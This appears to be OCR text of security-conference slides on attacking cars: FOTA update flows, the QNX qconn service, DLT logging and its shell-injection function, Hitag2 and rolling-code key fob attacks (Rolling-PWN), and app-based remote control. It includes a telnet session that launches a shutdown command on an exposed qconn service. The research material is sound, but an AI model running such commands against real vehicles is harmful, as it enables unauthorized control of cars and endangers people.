


Mobile access on IVI

FOTA updates: schema


1
Customer software download request
2
Customer contactsTelit Support for update provisioning.
3
Customer connect to Portal for definition and execution of campaign
HTTPS
WEB UI
SW Mgmt Server
OMA-DM FUMO / SCOMO
DL Server
SMS GW
Global CDN
4
Device periodically checks availability of updates on SWM center .
HTTPS
Update package
8
Download update package from CDN.
Module
OMA DM Client
Application update storage
Application runtime environment
Firmware Update Installer
Baseband
Host Device
Update Manager*
5
Update Manager notified regarding OMA-DM session and new package available
6
Update Manager apply business logic to decide whether to allow download.
7
Confirm update and allow OMA-DM client to download new component package
9
Confirm flashing of new component package

FOTA updates: Impacts



Some nice opportunities

Some nice opportunities

Getting an RCE in a car

- Hard ways → exploiting a corruption → but need a context
- Smart ways → Finding a service exposed in one of the interfaces:
  - Wi-Fi → sometimes needs to intercept BT traffic → Wi-Fi password
  - Mobile
  - Ethernet direct or USB OTG

Some nice opportunities

Recurrent candidates


- QNX in uses:
  - Look at exposed **qconn** service ☺ (good old trick! But with a little update)

```
user@testlab:~$ telnet
telnet> open 192.168.86.125 8000 # target’s IP address
Trying 192.168.86.125...
Connected to 192.168.86.125.
Escape character is '^]'.
QCONN
<qconn-broker> service launcher
OK
<qconn-launcher> start/flags run /sbin/shutdown -b
OK 970775
^[[3~^M^MConnection closed by foreign host.
```

Some nice opportunities

DLT?


- Diagnostic Log and Trace
- Sender-receiver communication
- See more: https://autosartutorials.com/diagnostic-log-and-trace/



Some nice opportunities

DLT traces

- Can trace:
    - Events
    - Crashes
    - Running processes




Index	Time	Timestamp	Ecuid	Apid	Ctid	Type	Payload
1 615	202 5.5...	936.2404	I	RADI	RADI	log	void I quint16, const QString&, int, bool) UpdatePresetView: freq 9840 PI 65158 PSN YVELINES
1 616	202 5.5...	936.2405	I	RADI	RADI	log	QList ChannelsInPreset(quint16, quint16, bool) FindChannelsInPreset: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF op
1 617	202 5.5...	936.2406	I	RADI	RADI	log	void I (bool) Set RemovePresetByPiUpdated: 1 -> 1
1 618	202 5.5...	936.2406	I	RADI	RADI	log	QList ChannelsInPreset(quint16, quint16, bool) FindChannelsInPreset: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF op
1 619	202 5.5...	936.2407	I	RADI	RADI	log	void I quint16, const QString&, int, bool) Not found match item preset
1 620	202 5.5...	936.2407	I	RADI	RADI	log	void , bool) YVELINES
1 621	202 5.5...	936.2407	I	RADI	RADI	log	void , bool) Delay 200ms to sending media info
1 622	202 5.5...	936.2408	I	RADI	RADI	log	void I FM: YVELINES -> 98.4 FM
1 623	202 5.5...	936.2409	I	RADI	RADI	log	Radic nList(quint16, quint16, bool) FindChannelsInList: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF opt = 1
1 624	202 5.5...	936.2409	I	RADI	RADI	log	void I quint16, const QString&, int, bool) UpdatePresetView: freq 9840 PI 65158 PSN 98.4 FM
1 625	202 5.5...	936.2411	I	RADI	RADI	log	QList ChannelsInPreset(quint16, quint16, bool) FindChannelsInPreset: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF op
1 626	202 5.5...	936.2411	I	RADI	RADI	log	void , bool) 98.4 FM
1 627	202 5.5...	936.2412	I	RADI	RADI	log	void , bool) Last media info sending was not finished for 200ms, wait
1 628	202 5.5...	936.2542	I	MM...	MM...	log	Micor d9 00 7d f6 00 00
1 629	202 5.6...	936.3758	I			control	[]
1 630	202 5.7...	936.4209	I	MM...	MM...	log	READ
1 631	202 5.7...	936.4211	I	MM...	MM...	log	Radic
1 632	202 5.7...	936.4315	I	RADI	RADI	log	void nel info: {"info":"98.4 FM","launch":"com.lge.bavn.appradio","source":"Radio"}
1 633	202 5.7...	936.4335	I	HO...	INFO	log	[boo String&, const QString&)] isEnable: 1 ~~ source_audio: FM ~~ name_played: 98.4 FM
1 634	202 5.7...	936.4338	I	HO...	INFO	log	[boo String&, const QString&)] m_listActiveAudioSource: count= 1
1 635	202 5.7...	936.4339	I	HO...	INFO	log	[boo String&, const QString&)] PopupSystem is displayed, save data to cache!!!
1 636	202 5.7...	936.4363	I	RADI	RADI	log	void DBusPendingCallWatcher*) Send channel info to home screen successfully
1 637	202 5.7...	936.4374	I	MIPV	MIPC	log	hand nfo":"98.4 FM","launch":"com.lge.bavn.appradio","source":"Radio"}
1 638	202 5.7...	936.4375	I	MIPV	MIPC	log	sendI h":"com.lge.bavn.appradio","source":"Radio"}
1 639	202 5.7...	936.4375	I	MIPV	MIPC	log	Medi unch":"com.lge.bavn.appradio","source":"Radio"})
1 640	202 5.7...	936.4411	I	RADI	RADI	log	void BusPendingCallWatcher*) Send channel info to navi successfully
1 641	202 5.8...	936.5810	I	MM...	MM...	log	READ(23) a

- Perfect to debug fuzzing when it’s exposed! ☺

Some nice opportunities

DLT RCE?

- Interesting function:
    - Possible to reach with right ECU ID + Service ID if the configuration allows!



dlt-daemon / src / system / dlt-system-shell.c

```c
            DLT_STRING("dlt-system-shell, injection data:"),
            DLT_STRING(text));

    switch (service_id) {
    case 0x1001:

        if ((syserr = system(text)) != 0)
            DLT_LOG(shellContext, DLT_LOG_ERROR,
                    DLT_STRING("dlt-system-shell, abnormal exit status."),
                    DLT_STRING(text),
                    DLT_INT(syserr));
        else
            DLT_LOG(shellContext, DLT_LOG_INFO,
                    DLT_STRING("Shell command executed:"),
                    DLT_STRING(text));

        break;
    default:
        DLT_LOG(shellContext, DLT_LOG_ERROR,
                DLT_STRING("dlt-system-shell, unknown command received."),
                DLT_UINT32(service_id),
                DLT_STRING(text));
        break;
    }

```

RKE systems


Practical attack on RKE with Hitag2

- Remote keyless Entry
- Different modes:
  - Fixed code → old & rare today
  - Rolling code
  - IFF (Identify Friend or Foe)

Mobile access on IVI

Practical attack on RKE with Hitag2

- Secrets are needed to perform efficient bruteforce
- Possible to get the shared static key out of the PCF7946




Source: From Academia to Real World : a Practical Guide to Hitag-2 RKE System Analysis by Ryad Benadjila, Mathieu Renard, José Lopes-Esteves, Chaouki Kasmi

*Internet has some nice bruteforcers code, even in GPU :)

Mobile access on IVI

RKE vs Rollback attacks

- Sometimes replaying old consecutive code → roll back



Rolling Pwn Attack

INTRODUCTION


Modern vehicles are often equipped with a remote keyless entry system. These RKE systems allow unlocking or starting the vehicle remotely. The goal of our research was to evaluate the resistance of a modern-day RKE system. Our research disclosed a Rolling-PWN attack vulnerability affecting all Honda vehicles currently existing on the market (From the Year 2012 up to the Year 2022). This weakness allows anyone to permanently open the car door or even start the car engine from a long distance.

The Rolling-PWN bug is a serious vulnerability. We found it in a vulnerable version of the rolling codes mechanism, which is implemented in huge amounts of Honda vehicles. A rolling code system in keyless entry systems is to prevent replay attack. After each keyfob button pressed the rolling codes synchronizing counter is increased. However, the vehicle receiver will accept a sliding window of codes, to avoid accidental key pressed by design. By sending the commands in a consecutive sequence to the Honda vehicles, it will be resynchronizing the counter. Once counter resynced, commands from the previous cycle of the counter worked again.

Mobile access on IVI

Car apps

- Sometimes simpler than cracking RKEs hacking around Object IDs:
    - Remotely flashing the victim's vehicle's headlights
    - Honking the horn
    - Starting or stopping the engine
    - Locking or unlocking the car
    - Changing a PIN
    - Unlocking the boot



Sam Curry
@samwcyo

We recently found a vulnerability affecting Hyundai and Genesis vehicles where we could remotely control the locks, engine, horn, headlights, and trunk of vehicles made after 2012.

To explain how it worked and how we found it, we have @_specters_ as our mock car thief:

